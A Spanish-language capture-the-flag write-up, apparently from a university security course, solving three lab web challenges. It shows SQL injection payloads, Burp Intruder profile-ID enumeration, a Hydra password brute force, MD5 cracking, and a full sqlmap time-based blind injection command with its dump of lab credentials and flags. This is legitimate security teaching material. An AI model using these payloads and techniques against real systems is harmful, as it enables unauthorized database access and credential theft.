

Ketchup

En el login se inspecciona la página y se obtiene la siguiente pista:

webmaster@teamketchup.info.unlp.edu.ar

Haciendo click en materias aparece filtro buscador; pequeña inyección sql devuelve el error de que el navegador debe de ser uno correspondiente al año 2002.

Con burpsuite se realiza el cambio del user-agent a uno correspondiente: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)

Con eso me devuelve lo siguiente:

RWluYXlgbm8gdGUgb2x2aWRlcyBxdWUgbGEgcGFzcyBlcyAxMTc5Mjc5ZTFkNjU0ZmFjOWYxNzMwMDBjODk1OGE4MyA=

Herramienta para decodificar obtengo lo siguiente:

Einar no te olvides que la pass es 1179272e1d654fac9f173000c8958a83

herramienta para encontrar que se trata de md5:

Clave: thesimpsons

Con el mail y contraseña se logra acceder (tener en cuenta que a veces modifica el protocolo a uno no seguro - http, devolviendo error):


FLAG{con_ketchup}

Ctrl + Panic

en ruta /perfil/id se utiliza burpsuite para realizar un sniper attack, similar a casos anteriores, donde se utiliza como parámetro iterable el id en la ruta perfil, buscando alguna coincidencia con la palabra "admin". Guiado además por el código 200 de respuesta, se obtiene lo siguiente:

Request	Payload	Status co...	Respons...	Error	Timeout	Length	admin
126	126	200	142			2247	
42	42	200	348			2270	1
30	30	200	217			2162	
29	29	200	474			2162	
28	28	200	316			2162	
27	27	200	396			2155	
26	26	200	162			2160	
--	--	---	---			----	

Se busca el perfil con id: 42



Perfil de admin

Nombre: Flagger

Apellido: Tengo una flag

Club: "flag{memoria_Ctrl+P}"

Comentario: "El usuario DSA es medio flojo con su contraseña..."

Se encuentra primera parte:

flag{memoria_Ctrl+P}

Además, nos da una pista con respecto al usuario DSA. Se realiza ataque de fuerza bruta con un diccionario sobre el mismo, con la ayuda de la herramienta de hydra, obteniendo lo siguiente:

Contraseña: **123456789**

Una vez logueado, el servidor redirige al perfil 126 obteniendo lo siguiente:

← → ↻ https://ctrl-panic.dsa.linti.unlp.edu.ar/perfil/126

Ctrl+Panic Inicio Perfil Cerrar sesión Buscar club

Perfil de DSA

Nombre: Seguridad

Apellido: Segurísimo

Club: "anic_Rules_"

Comentario: "Hay un club con nombre raro en la BD..."

Se encuentra la 2da parte de la flag:

anic_Rules_

En el buscador se realiza inyección sql:

← → ↻ https://ctrl-panic.dsa.linti.unlp.edu.ar/buscar?club='OR'1'%3D'1

Ctrl+Panic Inicio Iniciar sesión Registrarse Buscar club

Buscar club

Nombre del club:

Buscar

Resultados:

- Estudiantes de La Plata - Ciudad: La Plata
- Boca Juniors - Ciudad: Buenos Aires
- River Plate - Ciudad: Buenos Aires
- Racing Club - Ciudad: Avellaneda
- Independiente - Ciudad: Avellaneda
- San Lorenzo - Ciudad: Flores
- Vélez Sarsfield - Ciudad: Liniers
- Newells Old Boys - Ciudad: Rosario
- Flagger - Ciudad: "7_0}"

Flagger - Ciudad: "7_0}"

Luego de un intento fallido, se resuelve que la flag es:

flag{memoria_Ctrl+Panic_Rules_"7_0}

Se realizaron varias pruebas

[illegible]

```
braii@debian: ~/Documentos/DSA/Practica/TP3/sqlmap-dev
braii@debian: ~/Documentos/D... x braii@debian: ~ x braii@debian: ~/Documentos/D... x
[03:44:41] [INFO] checking if the injection point on POST parameter 'email' is a false positive
[03:44:41] [INFO] checking if the injection point on POST parameter 'email' is a false positive
POST parameter 'email' is vulnerable. Do you want to keep testing the others (if any)? [y/N] n
sqlmap identified the following injection point(s) with a total of 561 HTTP(s) requests:
---
Parameter: email (POST)
Type: boolean-based blind
Title: OR boolean-based blind - WHERE or HAVING clause (NOT)
Payload: email=admin' OR NOT 3338=3338-- EiUT&password=123456789
---
[03:44:52] [INFO] testing PostgreSQL
[03:44:52] [INFO] confirming PostgreSQL
[03:44:52] [INFO] the back-end DBMS is PostgreSQL
back-end DBMS: PostgreSQL
[03:44:54] [WARNING] schema names are going to be used on PostgreSQL for enumeration as the counterpart to database names on other DBMSes
[03:44:54] [INFO] fetching database (schema) names
[03:44:54] [INFO] fetching number of databases
[03:44:54] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[03:44:54] [INFO] retrieved:
[03:44:55] [WARNING] in case of continuous data retrieval problems you are advised to try a switch '--no-cast' or switch '--hex'
[03:44:55] [ERROR] unable to retrieve the number of databases
[03:44:55] [INFO] falling back to current database
[03:44:55] [INFO] fetching current database
[03:44:55] [INFO] retrieved:
[03:44:56] [WARNING] on PostgreSQL you'll need to use schema names for enumeration as the counterpart to database names on other DBMSes
[03:44:56] [CRITICAL] unable to retrieve the database names
[03:44:56] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 316 times
[03:44:56] [INFO] fetched data logged to text files under '/home/braii/.local/share/sqlmap/output/cgtf.dsa.linti.unlp.edu.ar'
[*] ending @ 03:44:56 /2025-08-03/
```

Luego de varias, se concluye que la dbms es PostgreSQL y se debe realizar una inyección sql del tipo basado en error:

```
braii@debian: ~/Documentos/DSA/Practica/TP3/sqlmap-dev
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] Y
[04:03:05] [INFO] adjusting time delay to 1 second due to good response times
public
[04:03:30] [WARNING] on PostgreSQL you'll need to use schema names for enumeration as the counterpart to database names on other DBMSes
[04:03:30] [INFO] fetching tables for database: 'public'
[04:03:30] [INFO] fetching number of tables for database 'public'
[04:03:30] [INFO] retrieved: 2
[04:03:34] [WARNING] (case) time-based comparison requires reset of statistical model, please wait.....
(done)
empleados
[04:04:23] [INFO] retrieved: sessions
[04:05:02] [INFO] fetching columns for table 'empleados' in database 'public'
[04:05:02] [INFO] retrieved: 12
[04:05:08] [WARNING] (case) time-based comparison requires reset of statistical model, please wait.....
(done)
afiliacion_politica
[04:06:42] [INFO] retrieved: apellido
[04:07:22] [INFO] retrieved: email
[04:07:43] [INFO] retrieved: id
[04:07:53] [INFO] retrieved: nacionalidad
[04:08:43] [INFO] retrieved: nombre
[04:09:12] [INFO] retrieved: orientacion_sexual
[04:10:37] [INFO] retrieved: password
[04:11:18] [INFO] retrieved: religion
[04:11:56] [INFO] retrieved: rol
[04:12:14] [INFO] retrieved: sindicalizado
[04:13:11] [INFO] retrieved: vivo
[04:13:34] [INFO] fetching entries for table 'empleados' in database 'public'
[04:13:34] [INFO] fetching number of entries for table 'empleados' in database 'public'
[04:13:34] [INFO] retrieved: 23
[04:13:57] [WARNING] (case) time-based comparison requires reset of statistical model, please wait.....
(done)
llvP
```

Al ser time-based, las respuestas tardan al menos 1 segundo en obtener cada caracter de la tabla, por lo que una vez que se obtuvo el nombre de la tabla y las columnas necesarias se concluye y ejecuta el siguiente comando:

```
python3 sqlmap.py -u "https://cgtf.dsa.linti.unlp.edu.ar"
--data='email=admin&password=123456789' -p email --technique=T
--dbms=PostgreSQL --threads=10 -D public -T empleados -C
email,password,rol --time-sec=1 --batch --flush-session --dump
```

Obteniendo lo siguiente:

```
braii@debian: ~/Documentos/DSA/Practica/TP3/sqlmap-dev
braii@debian: ~/Documentos/DS... x braii@debian: ~ x braii@debian: ~/Documentos/DS... x
braii@debian: ~/Documentos/DSA/Practica/TP3/sqlmap-dev$ python3 sqlmap.py -u "https://cgtf.dsa.linti.unlp.edu.ar" --data='email=admin&password=123456789'
-p email --technique=T --dbms=PostgreSQL --threads=10 -D public -T empleados -C email,password,rol --time-sec=1 --batch --flush-session --dump

[1] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all appl
icable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 06:04:17 /2025-08-03/

[06:04:17] [INFO] flushing session file
[06:04:17] [INFO] testing connection to the target URL
[06:04:18] [INFO] checking if the target is protected by some kind of WAF/IPS
[06:04:18] [WARNING] heuristic (basic) test shows that POST parameter 'email' might not be injectable
[06:04:18] [INFO] testing for SQL injection on POST parameter 'email'
[06:04:18] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[06:04:18] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
[06:04:27] [INFO] POST parameter 'email' appears to be 'PostgreSQL > 8.1 AND time-based blind' injectable
for the remaining tests, do you want to include all tests for 'PostgreSQL' extending provided level (1) and risk (1) values? [Y/n] Y
[06:04:27] [INFO] checking if the injection point on POST parameter 'email' is a false positive
POST parameter 'email' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 39 HTTP(s) requests:
---
Parameter: email (POST)
Type: time-based blind
Title: PostgreSQL > 8.1 AND time-based blind
Payload: email=admin' AND 4526=(SELECT 4526 FROM PG_SLEEP(1)) AND 'rgsW'='rgsW&password=123456789
---
[06:04:32] [INFO] the back-end DBMS is PostgreSQL
[06:04:32] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
back-end DBMS: PostgreSQL
[06:04:33] [INFO] fetching entries of column(s) 'email,password,rol' for table 'empleados' in database 'public'
[06:04:33] [INFO] fetching number of column(s) 'email,password,rol' entries for table 'empleados' in database 'public'
multi-threading is considered unsafe in time-based data retrieval. Are you sure of your choice (breaking warranty) [y/N] N
[06:04:33] [INFO] retrieved: 23
[06:04:45] [WARNING] (case) time-based comparison requires reset of statistical model, please wait..... (done)
admin.admin@mail.com
[06:06:27] [INFO] retrieved: 60c603f8bac0be0775b4921808fe57a0
[06:09:16] [INFO] retrieved: admin
[06:09:40] [INFO] retrieved: jcarl
[06:10:07] [ERROR] invalid character detected. retrying..
```

Para el usuario admin.admin@mail.com de rol admin, se obtiene la siguiente clave:

60c603f8bac0be0775b4921808fe57a0

Que utilizando la herramienta para reconocer a qué codificación pertenece se concluye que es md5, obteniendo la siguiente clave:

sodastereo

De ese modo, se procede a loguearse dentro de la página, obteniendo junto a los usuarios del sistema la flag:

FLAG{CGTF_es_la_FLAG_COMPLETA}